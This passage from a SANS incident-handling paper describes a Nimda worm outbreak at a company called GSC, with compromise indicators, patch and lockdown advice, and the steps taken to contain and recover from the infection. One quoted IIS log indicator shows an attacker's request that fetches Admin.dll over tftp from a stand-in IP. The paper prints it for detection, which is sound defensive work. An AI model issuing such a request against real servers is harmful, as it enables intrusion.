- HTTP requests accessing the *scripts\_vti\_bin* directory

On the infected system, here are some signs of the compromise<sup>9</sup>:

- existence of a *ROOT.EXE* file (left from a previous Code Red II or sadmind/IIS compromise)
- a file called *ADMIN.DLL* in the root directory of the C:\, D:\, or E:\ drives
- presence of .eml or .nws files in many directories
- presence of the following string in IIS logs (*a.b.c.d* is the IP address of the attacking system; 200 indicates command succeeded):  
/c+tftp%20-i%20*a.b.c.d*%20GET%20Admin.dll%20d:\Admin.dll 200

## 6. Protecting Against Nimda

To protect a system against Nimda, the system must have the latest security patches. Patches had been released by Microsoft to address the specific vulnerabilities that Nimda exploits. The following table documents the patches that has been released by Microsoft to address these specific vulnerabilities:

Exploit	Cert Advisory	Microsoft Patch Location
Automatic Execution of Embedded Mime Types	CA-2001-06	<a href="http://www.microsoft.com/windows/ie/download/critical/Q290108/default.asp">http://www.microsoft.com/windows/ie/download/critical/Q290108/default.asp</a>
Directory Traversal	CA-2001-12	Microsoft IIS 4.0: <a href="http://www.microsoft.com/Downloads/Release.asp?ReleaseID=29787">http://www.microsoft.com/Downloads/Release.asp?ReleaseID=29787</a> Microsoft IIS 5.0: <a href="http://www.microsoft.com/Downloads/Release.asp?ReleaseID=29764">http://www.microsoft.com/Downloads/Release.asp?ReleaseID=29764</a>

Microsoft Critical Update Notification will notify users of critical updates automatically. Information on Microsoft Critical Update Notification can be found

<sup>8</sup> <http://www.cert.org/advisories/CA-2001-26.html>

<sup>9</sup> Summarized from <http://www.cert.org/advisories/CA-2001-26.html>

at <http://windowsupdate.microsoft.com>.

Secure IIS (as much as that combination of words is an oxymoron ☺) by using the IIS Lockdown Tool provided by Microsoft. The tool is available at <http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/tools/tools/locktool.asp>. You can also install an application firewall such as the SecureIIS Application Firewall available from eEye Digital Security (<http://www.eeye.com/html/Products/SecureIIS/index.html>). SecureIIS bases detection on CHAM, or Common Hacking Attack Methods, rather than known signatures, so it is able to detect unknown viruses. SecureIIS was able to detect and block Code Red as a virus before a signature was produced by any other firewall and IDS vendors.

Besides keeping all systems patched, implementing multiple levels of anti-virus protection (gateway, mail server, system) and ensuring that DAT files are kept up to date will be a better guarantee that known worms such as Nimda will be caught by one method. Executables should be quarantined at the mail gateway for inspection before being released. Enterprise editions of anti-virus programs allow administrators to push out DAT files to eliminate the requirement for users to update their own. System administrators should encourage users to turn off Javascript when surfing the web or implement a web proxy that will catch malicious code.

In summary, to prevent Nimda infiltration:

1. Systems must be updated with the latest Microsoft security patches
2. Secure IIS with the IIS Lockdown Tool and/or install an application firewall such as eEye Digital Security's SecureIIS.
3. Implement multiple levels of anti-virus protection
4. Block executables at the mail gateway to prevent unknown worms from propagating through email
5. Turn off Javascript on local browsers or implement a web proxy to catch malicious code and viruses
6. Close all unnecessary ports (use HTTPS instead of HTTP if possible)

If a system is already compromised, the worm may be removed using one of a number of Nimda removal tools and procedures on the Internet:

1. <http://securityresponse.symantec.com/avcenter/venc/data/w32.nimda.a@mm.removal.tool.html>
2. <http://securityresponse.symantec.com/avcenter/venc/data/w32.nimda.e@mm.removal.tool.html>
3. <http://downlad.nai.com/products/macafee-avert/nfrvscan.zip>
4. <http://downlad.nai.com/products/macafee-avert/ePONSC20.ZIP>
5. <ftp://ftp.f-secure.com/anti-virus/tools/fsnimda3.exe>

Of course, the safest option to re-install the Operating System and re-apply the latest security patches (usually the safest bet). For administrators, eEye Digital Security also provides a free Nimda Scanner. The Retina Nimda Scanner tool can scan up to 254 IP addresses at once to determine if any systems are vulnerable to Nimda. The tool may be downloaded from <http://www.eeye.com/html/Research/Tools/RetinaNimda.exe>.

### **III. The Incident Handling Process**

The GSC described in this paper is a real company with a small IT staff. It did not have many formal procedures in place to address incidents at the time of the incident. In this section, I will dissect the incident and the subsequent handling of the incident into the six steps for Incident Handling: Preparation, Identification, Containment, Eradication, Recovery, and Lessons Learned.

#### **1. Preparation**

For system and network emergencies, the TGG established an Emergency Escalation Procedure, which is published on the company intranet. One individual remains on call with a 24x7 pager for off-hour emergencies. Should one fail to get a hold of someone using the Emergency Pager, the procedure also lists emergency types and the appropriate individuals to contact (in the case the Emergency Pager failed to solicit a response) as well links to the contact information (home and pager numbers) for those individuals. The following is an excerpt an email sent out regarding the corporate System Emergency Contact Info and Escalation Procedure (revamped as a memo):

© SANS Institute

**To:** GSC Users  
**From:** TGG Management  
**Date:** 12/20/2000  
**Re:** System Emergency Contact Info and Escalation Procedure

Dear GSC Users:

Given the time sensitive nature of quarter-end work activities, I would like to recap the TGG Escalation Procedure for Emergencies and provide appropriate contact information. This information can also be found at the Emergency Contact page (<http://weednet.gsc.com/emergency.htm>). If you have a true emergency, please feel free to use this procedure to contact us at any time. An emergency is some failure that is stopping you from getting your job done. For example, an e-mail or network outage may constitute an emergency. Naturally, if it were not a critical emergency, we would prefer to deal with it during business hours. We trust you will use your good judgment in making the distinction.

For off-hour (evenings, weekends, holidays) emergencies, please use the Emergency Pager (1-800-555-4321). Please do not page TGG members individually unless if you do not get a response using the emergency pager. Here are the steps that should be followed in order for escalating an emergency:

1. If you have access to the Intranet, you may escalate an existing TGG ticket by clicking on the "escalate" button. The URL for logging a ticket is:  
[http://intranet.gsc.com/tgg/help\\_me/help\\_me\\_now.htm](http://intranet.gsc.com/tgg/help_me/help_me_now.htm)
2. If you do not have access to the Intranet, you can email us at [tgg@gsc.com](mailto:tgg@gsc.com) or you can call the TGG Help Desk Number at 000-555-7777. This number rings at all the desks of the TGG group and if you leave a voicemail, the voicemail system will call the TGG group to announce the message.
3. You can page the TGG Emergency pager at 800-555-4321.
4. You can follow the escalation paths for specific type of issues provided below. The individual contact info is at the end of this note.

For GSC System Emergencies:

- E-mail:
  - TGG
  - Joe Helpful
  - Ian Smiley
  - Janet Brainy
- Network-wide Problem:
  - TGG
  - Jean Superboss
  - Janet Brainy
  - ...
- General Escalations:
  - Jean Superboss
  - John Placeholder
  - Ken Highseat
  - ...
- Contact Information for Emergencies:
  - TGG:
    - help desk #: 000-555-7777
    - emergency pager: 800-555-4321
    - e-mail: [tgg@gsc.com](mailto:tgg@gsc.com)
    - emergency e-mail: [emergency@gsc.com](mailto:emergency@gsc.com)
  - Jean Superboss:
    - office #: 000-555-5555
    - home phone: 999-555-3333
    - pager: 800-555-7878
    - e-mail: [jean.superboss@gsc.com](mailto:jean.superboss@gsc.com)
    - emergency e-mail: [pagesuperboss@gsc.com](mailto:pagesuperboss@gsc.com)
    - ...

If you have any questions or concerns, please feel free to contact me.

--

Jean Superboss  
TGG Director  
Generic Software Company  
<http://www.gsc.com>  
Phone: 000-555-1234

Each TGG member has home and mobile phone numbers for each other as well as for managers of the Engineering and Technical Support teams. When any incident occurs on non-production systems, TGG contacts the team responsible for that system. The company directory is exported to CSV format that is accessible by clicking on a button on the company directory page, so users can import the directory into their Palm Pilots. For this incident, Jean Superboss, who was the one that noticed the compromise, had her trusty Palm Pilot with her with all the numbers she needed.

If a normal user had noticed the virus, he would probably think it was a network problem and follow the given procedure to escalate to TGG. As the person who noticed it was Jean Superboss, she called the manager directly responsible for the systems and they motivated to address the issues.

The systems that were compromised had no data on them that could not be wiped out as the systems were mainly used for testing purposes. However, GSC has daily backups for critical systems should such an incident occur on a production server.

Critical systems are ghosted after installation to make recovery quicker. TGG keeps system and application CD's in a central storage location for easy access by TGG. All TGG members have a copy of the system and network passwords in a private record on their Palm Pilots. While most members of TGG are operating system generalists, it would make sense for TGG to create OS checklists for the cases where a member may not be familiar with a particular flavor of operating system.

At the time of the incident, there was no central "incident toolkit" other than the tools available for general systems emergencies. There was no established incident team other than those identified to address certain types of emergencies per the System Emergency Contact Info and Escalation Procedure above. Going forward, given the small size of the company and that TGG is responsible for both systems and network administration as well as security, it may not make sense for GSC to separate the core incident team from the TGG. However, it makes sense that a larger team be established to include Legal, PR, and the CTO.

## **2. Identification**

GSC had a previous compromise by Code Red II, so Jean Superboss recognized immediately the signature of a worm when she saw the flood of ARP requests to random hosts on the network. As GSC uses a private class A network, most of these ARP requests were to non-existent hosts. The sniffer output was included in Section II ("The Attack"). Here is a snippet of the

sniffer output for reference.

```
guiltytrc.gsc.com -> (broadcast) ARP C Who is 10.200.47.92, 10.200.47.92 ?  
trc55.gsc.com -> (broadcast) ARP C Who is 10.200.34.32, 10.200.34.32 ?  
trc55.gsc.com -> (broadcast) ARP C Who is 10.200.173.219, 10.200.173.219 ?  
trc55.gsc.com -> (broadcast) ARP C Who is 10.200.57.151, 10.200.57.151 ?  
trc55.gsc.com -> (broadcast) ARP C Who is 10.200.205.120, 10.200.205.120 ?  
guiltytrc.gsc.com -> (broadcast) ARP C Who is 10.200.61.125, 10.200.61.125  
?  
guiltytrc.gsc.com -> (broadcast) ARP C Who is 10.200.87.165, 10.200.87.165  
?  
guiltytrc.gsc.com -> (broadcast) ARP C Who is 10.200.201.17, 10.200.201.17  
?  
trc55.gsc.com -> (broadcast) ARP C Who is 10.200.204.140, 10.200.204.140 ?  
guiltytrc.gsc.com -> (broadcast) ARP C Who is 10.200.46.112, 10.200.46.112  
?  
guiltytrc.gsc.com -> (broadcast) ARP C Who is 10.200.185.44, 10.200.185.44  
?
```

Uh-oh! One thing about compromised systems is that they send out LOTS of ARP packets so she did some quick sorting of the output to find the compromised systems and found that they were all developer and technical support systems. Well, duh! But what was it? It could not be Code Red, although Code Red also sent out inordinate amounts of ARP packets. Even though only 4 systems were compromised, the packet loss to sites out on the Internet was up to 50%! A quick search through her head for the latest worms turns up Nimda (even though Nimda showed up on the Internet more than 3 months ago)!

As Jean lived an hour away, she called someone much closer to the office – the TRC managers of the two teams whose systems were compromised. One TRC manager dealt with the problem right away by pulling the plug on the systems (thus elevating himself from TRC to NSB). The other group has a 24x7 pager. The person with the pager, instead of calling Jean back, called his manager in case Jean was going to put him to work with some unreasonable request. So the TRC manager, who by the way is also NSB, grasped what was going on, and drove into the office to find the offending systems and pulled the plug.

Next day, Jean gets in to check support tickets and all doubts about the actual type of compromise were quickly dispelled as users started logging tickets of the following sort:

*There's a virus notification on AGU saying that a bunch of  
files were quarantined after finding W32.Nimda.A@mm(dll).  
What should I do?*

As the existing policy regarding virus attacks at the time of the incident was

containment and eradication, the systems were quickly re-installed and patched by the teams whose systems were compromised. The more solid indication of the type of compromise that had occurred without more substantial forensic evidence were the above support tickets that were logged by users whose systems, while vulnerable to the attack, were protected by the local anti-virus programs.

Because the systems were re-installed and patched, there was no chain of custody in effect. If Jean Superboss had taken the SANS Incident Handling class before the incident, she would have had the user take the systems off the network, but otherwise preserve the system as is until she has had a chance to examine it. She would have preserved firewall logs from the incident. Should she have such a chance, she might have found all the signs of the infection and possibly how the virus came in.

### 3. Containment

For the described incident, the immediate action to contain the virus was to pull all the compromised systems off the network. As soon as the last compromised system was pulled from the network, the ARP traffic went back to normal:

```
hawaii.gsc.com -> (broadcast) ARP C Who is 10.200.150.103, jumala.gsc.com ?
bigrouter.gsc.com -> (broadcast) ARP C Who is 10.200.76.99, 10.200.76.99 ?
trinity.gsc.com -> (broadcast) ARP C Who is 10.200.76.30, stone.gsc.com ?
abbott.gsc.com -> (broadcast) ARP C Who is 10.200.115.45, abotti.gsc.com ?
abbott.gsc.com -> (broadcast) ARP C Who is 10.200.76.53, julius.gsc.com ?
bigrouter.gsc.com -> (broadcast) ARP C Who is 10.200.76.212, 10.200.76.212 ?
sentinel.gsc.com -> (broadcast) ARP C Who is 10.200.60.100, andromeda.gsc.com ?
techno.gsc.com -> (broadcast) ARP C Who is 10.200.76.36, tweety.gsc.com ?
hawaii.gsc.com -> (broadcast) ARP C Who is 10.200.110.84, reticulum.gsc.com ?
bigrouter.gsc.com -> (broadcast) ARP C Who is 10.200.76.212, 10.200.76.212 ?
abbott.gsc.com -> (broadcast) ARP C Who is 1.1.254.254, 1.1.254.254 ?
bigrouter.gsc.com -> (broadcast) ARP C Who is 10.200.76.212, 10.200.76.212 ?
trinity.gsc.com -> (broadcast) ARP C Who is 10.200.115.52, hakone.gsc.com ?
bigrouter.gsc.com -> (broadcast) ARP C Who is 10.200.76.99, 10.200.76.99 ?
langley.gsc.com -> (broadcast) ARP C Who is 10.200.165.1, woodstock.gsc.com ?
hulk.gsc.com -> (broadcast) ARP C Who is 10.200.76.75, blaze.gsc.com ?
giant.gsc.com -> (broadcast) ARP C Who is 10.200.1.22, 10.200.1.22 ?
bigrouter.gsc.com -> (broadcast) ARP C Who is 10.200.76.99, 10.200.76.99 ?
bigrouter.gsc.com -> (broadcast) ARP C Who is 10.200.76.212, 10.200.76.212 ?
giant.gsc.com -> (broadcast) ARP C Who is 10.200.1.22, 10.200.1.22 ?
hawaii.gsc.com -> (broadcast) ARP C Who is 10.200.160.236, enceladus.gsc.com ?
trinity.gsc.com -> (broadcast) ARP C Who is 10.200.115.126, ha6.gsc.com ?
bigrouter.gsc.com -> (broadcast) ARP C Who is 10.200.76.212, 10.200.76.212 ?
bigrouter.gsc.com -> (broadcast) ARP C Who is 10.200.76.99, 10.200.76.99 ?
giant.gsc.com -> (broadcast) ARP C Who is 10.200.1.22, 10.200.1.22 ?
trinity.gsc.com -> (broadcast) ARP C Who is 10.200.110.152, cl17.gsc.com ?
bigrouter.gsc.com -> (broadcast) ARP C Who is 10.200.76.99, 10.200.76.99 ?
```

The systems were re-installed and patched with the latest security patches. The "jump kit" that existed at the time was a central location for system and

application CD's to rebuild a system. The development and technical support teams also have their own sets of system and application CD's. The systems in question were not backed up to preserve evidence at the time of the incident.

However, if there were formal incident handling steps in existence before the compromise, TGG would have taking the following steps to contain the incident:

1. Pull the systems off the network
2. Preserve firewall logs by pulling the tapes used to backup the logs out of tape rotation (GSC has a document retention policy which requires that tapes be rotated out every 90 days). Firewall logs are captured by a Solaris syslog server and backed up daily to an ADIC DLT Tape Library.
3. Preserve sniffer output to tape. (Jean Superboss had a copy of a portion of the sniffer output as the output was dumped to her system and not deleted). The sniffer Jean used was the system *snoop* command on a Solaris box. She ran the sniffer on the primary DNS server. As GSC has a switched environment, running a sniffer on any system other than the primary DNS server would not have produced useful output.
4. Backup the system-using Ghost (as the systems were Windows boxes). If the systems had been UNIX boxes, TGG would have backed up the system to tape using *dd*. System backup on Windows is done using Veritas Backup Exec to a Sony AIT-2 Tape Library.

For this incident, Jean could only go on speculation of what might have happened. All of the systems that were compromised were new installations by TRC personnel with no security patches installed. Some of the systems were running Windows 2000 and one was running Windows NT. None of the systems have port 80 opened to the Internet, but some of them have port 25 opened.

All the systems went around the virus-checking web proxy, so they all could have been infected by surfing an infected web site with Javascript enabled on the browser if they did not go through the local test web proxy as was the requirement. The possible scenarios of attack were covered in Section II for the given environment. To re-iterate, a system with direct SMTP from the Internet would not go through the corporate mail gateway which blocks viruses and quarantines executables. While the gateway being tested on the system should be the same product as the one running in production, it might not necessarily have the same rules implemented. Systems with direct outbound web access could download the worm inadvertently from an



infected website if JavaScript was enabled on the browser.

However, since all systems are required to have local anti-virus, as was the corporate mandate, the only systems that could have been compromised would have had local anti-virus disabled or non-functional. On interviewing one TRC user, the TRC (now downgraded to TXC) admitted, *"Well it looked like there was a problem with the anti-virus installation but I forgot to mention it."*

#### 4. Eradication

The cause of the incident was a combination of the following factors:

- System installations without security patches
- Lack of a local anti-virus program on the system
- Systems with direct SMTP access from the Internet
- Systems with direct HTTP access to the Internet
- Lack of isolation for systems that are exposed to the Internet

Once the virus was contained, the following steps were taken to eradicate the virus and to correct vulnerabilities, which had allowed the virus to propagate:

- The systems that were compromised were re-installed and the latest security patched applied.
- Anti-virus programs were installed locally with the latest DAT files. The required directory used by the product is exempted from the anti-virus (as previously stated, anti-virus breaks a function of the product when used in a certain directory).
- TGG met with TRC managers and determined that not all the systems that were affected were being used to test the web-base product. These systems were blocked from direct HTTP access to the Internet to force web access from these systems to go through the web proxy to check for viruses and malicious code. Systems that are used to test the web proxy product are required to go through the local web proxy that is being tested on the system.
- TGG also determined that some of the systems that had SMTP opened to the Internet were not being used to test the SMTP product. The holes were closed.
- TGG is putting all systems with direct access from the Internet into an internal DMZ to isolate compromises. While GSC has a DMZ for production boxes in their co-location facility, a DMZ was never put in for internal non-production boxes that require direct access from the Internet.
- TGG met with development and technical support managers to

require that all new system installs must have the latest security patches applied before the system is connected to the network.

## **5. Recovery**

As the compromised systems were all test systems, there was no critical data on the systems. The operating system and all applications were re-installed and the latest security patches applied. Only services that were actually required by the system were turned back on.

Anti-virus was installed on the system and tested to be functional. Systems that were not being used for web proxy product testing were blocked from direct web access to the Internet. Systems that were being used for web proxy product testing were required to go through the web proxy that was being tested on that system to ensure that web traffic was scanned for viruses and malicious code.

If these systems had not been test systems but critical production systems, the system would have been backed up to tape. If this was the case, the recovery effort would have started with the restoration of the system from the latest backup, then patched with the latest security patches and anti-virus installed with the latest DAT files.

To determine if any more machines were vulnerable to Nimda, TGG also downloaded eEye Digital Security's Retina Nimda Scanner and scanned the entire network. This scan is run periodically to catch new installations that did not have the latest security patches installed.

## **6. Lessons Learned**

The incident was allowed to occur basically because of exceptions to established rules. Developers and technical support personnel were allowed to install their own systems. As such, their failure to apply the latest security patches to the systems exposed the systems to possible attack. Even for personnel that do apply the latest security patches to a new system installation, the security patches have to be updated every time a new update comes out. To address this problem, the Windows Critical Update Component was installed on all systems to automatically check and notify a user when an update is available. TGG also run Microsoft's Hotfix Checker to determine the patch status of hosts from a central location. This tool is available from <http://www.microsoft.com/downloads/release.asp?releaseid=31154>. However, the tool is not very user-friendly. TGG has recently tested St. Bernard Software's UpdateEXPERT which will allow an administrator to centrally push out hotfixes to hosts on the network and has a much friendlier interface ☺. This tool is available from the St. Bernard Software's website at: [http://www.stbernard.com/products/updateexpert/products\\_updateexpert.asp](http://www.stbernard.com/products/updateexpert/products_updateexpert.asp).

As anti-virus breaks a function of the product when used in a certain directory, developers and technical support personnel sometimes completely disable anti-virus on a test machine instead of simply excluding the directory in question. After the incident, TGG required stricter compliance with this rule and met with developers to ensure they know how to configure directory exclusion in the anti-virus software to allow the web proxy product to function correctly while allowing anti-virus to protect the directories which are not being used by the product. GSC now has an Enterprise edition of anti-virus which will allow DAT files to be pushed out to clients rather than depending on users to update their own DAT files.

TGG reviewed all exclusions to the HTTP outbound block to allow only for test machines that have local copies of the web proxy product to ensure that all outbound HTTP traffic goes through a web proxy, even if it is not the production web proxy. The web proxy scans traffic for viruses and malicious code and would catch Nimda and other viruses (as well as Trojan Horses) in the HTTP stream. All requests for exclusions are now followed up with inspection to ensure that the system is being used for testing of the web proxy and that outbound web access goes through a web proxy product, whether it is production or one being tested.

Internal systems with direct SMTP access from the Internet will be isolated in an internal DMZ behind their own firewall to ensure that compromises are isolated. With the internal DMZ in place, the internal network would have no direct ports opened to the Internet.

TGG is also testing SNORT as a viable (and low-cost! ☺) IDS to help TGG identify compromises in an early stage. The lack of an Intrusion Detection System makes identification of intrusions harder. If Jean Superboss had not seen signatures of a worm attack before, it would have taken her much longer to identify the compromise.

Finally, TGG has raised user awareness of threats and put procedures in place to retain evidence from incidents. The TGG has more items in the centralized location than just CDs. TGG has added an extra hard disk, both DLT and AIT backup tapes, hard-copies of the company phone directory as well as home phone numbers for all employees, a dual-boot laptop with power cord and extra batteries, a small hub, an Administrator's Pak from Winternals (<http://www.winternals.com/products/repairandrecovery/adminpak.asp>), and some non-perishable snacks ☺. We are continually adding to the kit...

#### **IV. References:**

- Chien, Eric. "W32.Nimda.A@mm." 16 April 2002. URL: <http://securityresponse.symantec.com/avcenter/venc/data/w32.nimda.a@mm.html> (05 June 2002).
- Hindocha, Neal; Gudmundsson, Atli. "W32.Nimda.B@mm." 15 April 2002. URL: <http://securityresponse.symantec.com/avcenter/venc/data/w32.nimda.b@mm.html> (05 June 2002).
- Hindocha, Neal. "W32.Nimda.C@mm." 15 April 2002. URL: <http://securityresponse.symantec.com/avcenter/venc/data/w32.nimda.c@mm.html> (05 June 2002).
- Chien, Eric. "W32.Nimda.E@mm." 15 April 2002. URL: <http://securityresponse.symantec.com/avcenter/venc/data/w32.nimda.e@mm.html> (05 June 2002).
- Knowles, Douglas; Szor, Peter. "W32.Nimda.I@mm." 12 February 2002. URL: <http://securityresponse.symantec.com/avcenter/venc/data/w32.nimda.i@mm.html> (05 June 2002).
- Hindocha, Neal. "W32.Nimda.J@mm." 12 February 2002. URL: <http://securityresponse.symantec.com/avcenter/venc/data/w32.nimda.j@mm.html> (05 June 2002).
- Danyliw, Roman; Dougherty, Chad; Householder, Allen, Ruefle, Robin. "CERT® Advisory CA-2001-26 Nimda Worm." 25 September 2001. URL: <http://www.cert.org/advisories/CA-2001-26.html> (05 June 2002).
- Ahmad, Dave. "Nimda Worm." 18 September 2001. URL: <http://online.securityfocus.com/archive/1/215177> (05 June 2002).
- Anonymous. "W32/Nimda.gen@MM." 18 September 2001. URL: [http://vil.mcafee.com/dispVirus.asp?virus\\_k=99209](http://vil.mcafee.com/dispVirus.asp?virus_k=99209) (05 June 2002).
- Tocheva, K.; Erdelyi, G.; Podrezov, A.; Rautiainen, S.; Hypponen, M. 19 September 2001. "Nimda." 19 September 2001. URL: <http://www.f-secure.com/v-descs/nimda.shtml> (05 June 2002).
- Anonymous. "Nimda.B." 9 October 2001. URL: [http://www.f-secure.com/v-descs/nimda\\_b.shtml](http://www.f-secure.com/v-descs/nimda_b.shtml) (05 June 2002).
- Anonymous. "Nimda.c." 12 October 2001. URL: [http://www.f-secure.com/v-descs/nimda\\_c.shtml](http://www.f-secure.com/v-descs/nimda_c.shtml) (05 June 2002).
- Anonymous. "Nimda.d." 29 October 2001. URL: [http://www.f-secure.com/v-descs/nimda\\_d.shtml](http://www.f-secure.com/v-descs/nimda_d.shtml) (08 June 2002).
- Anonymous. "Nimda.e." 30 October 2001. URL: [http://www.f-secure.com/v-descs/nimda\\_e.shtml](http://www.f-secure.com/v-descs/nimda_e.shtml) (08 June 2002).
- Anonymous. "Information on the "Nimda" Worm." September 2001. URL: <http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/virus/nimda.asp> (08 June 2002).
- Havrilla, Jeffrey S. and Hernan, Shawn V. "CERT® Advisory CA-2001-06 Automatic Execution of Embedded MIME Types." 19 September 2001. URL: <http://www.cert.org/advisories/CA-2001-06.html> (08 June 2002).
- Hernan, Shawn V. "CERT® Advisory CA-2001-12 Superfluous Decoding Vulnerability in IIS." 15 May 2001. URL:

- <http://www.cert.org/advisories/CA-2001-12.html> (08 June 2002).
- Berners-Lee, T.; Fielding, R.; Masinter, L. "Uniform Resource Identifiers (URI): Generic Syntax." August 1998. URL: <http://www.ietf.org/rfc/rfc2396.txt> (08 June 2002).
  - Danyliw, Roman; Householder, Allen; Lindner, Marty. "CERT® Incident Note IN-2001-09." 17 January 2002. URL: [http://www.cert.org/incident\\_notes/IN-2001-09.html](http://www.cert.org/incident_notes/IN-2001-09.html) (08 June 2002).
  - Dougherty, Chad; Hernan, Shawn; Havrilla, Jeff; Carpenter, Jeff; Manion, Art; Finlay, Ian; Shaffer, John. "CERT® Advisory CA-2001-11 sadmind/IIS Worm." 10 May 2001. URL: [http://www.cert.org/incident\\_notes/IN-2001-09.html](http://www.cert.org/incident_notes/IN-2001-09.html) (08 June 2002).
  - Anonymous. "Security Update, March 29, 2001." 29 March 2001. URL: <http://www.microsoft.com/windows/ie/downloads/critical/q290108/default.asp> (08 June 2002).
  - Anonymous. "Security Update, May 14, 2001." 14 May 2001. URL: <http://www.microsoft.com/Downloads/Release.asp?ReleaseID=29787> (08 June 2002).
  - Anonymous. "Security Update, May 14, 2001." 14 May 2001. URL: <http://www.microsoft.com/Downloads/Release.asp?ReleaseID=29764> (08 June 2002).
  - Brian. "Nimda (further reasoning that subsistence farming is perfect)." 20 September 2001. URL: <http://www.snort.org/article.html?id=31> (09 June 2002).
  - Postel, Jonathan B. "RFC 821: Simple Mail Transfer Protocol." August 1982. URL: <http://www.ietf.org/rfc/rfc0821.txt> (11 June 2002)
  - Borenstein, N. and Freed, N. "RFC 1521: MIME (Multipurpose Internet Mail Extensions) Part One: Mechanisms for Specifying and Describing the Format of Internet Message Bodies." September 1993. URL: <http://www.ietf.org/rfc/rfc1521.txt> (11 June 2002)
  - Moore, K. "RFC 1522: MIME (Multipurpose Internet Mail Extensions) Part Two: Message Header Extensions for Non-ASCII Text." September 1993. URL: <http://www.ietf.org/rfc/rfc1522.txt> (11 June 2002)
  - Sauder, Douglas W. "The MIME Information Page." 1997-2001. URL: <http://www.hunnysoft.com/mime/> (11 June 2002)
  - Berners-Lee, T.; Fielding, R.; Frystyk, H. "RFC 1945: Hypertext Transfer Protocol -- HTTP/1.0." May 1996. URL: <http://www.ietf.org/rfc/rfc1945.txt> (11 June 2002)
  - Fielding, R.; Mogul, J.; Gettys, J.; Frystyk, H.; Berners-Lee, T. "RFC 2068: Hypertext Transfer Protocol -- HTTP/1.1." January 1997. URL: <http://www.ietf.org/rfc/rfc2068.txt> (11 June 2002)
  - Sollins, K. "RFC 1350: The TFTP Protocol (Revision 2)." July 1992. URL: <http://www.ietf.org/rfc/rfc1350.txt> (11 June 2002)
  - Cisco Systems. "Understanding TCP/IP." 1989-1997. URL: <http://www.cisco.com/univercd/cc/td/doc/product/iaabu/centri4/user/scf4ap1.htm#xtocid2914210> (11 June 2002)

- Berners-Lee, T.; Fielding, R.; Masinter, L. "RFC 2396: Uniform Resource Identifiers (URI): Generic Syntax." August 1998. URL: <http://www.ietf.org/rfc/rfc2396.txt> (11 June 2002)

© SANS Institute 2000 - 2005, Author retains full rights.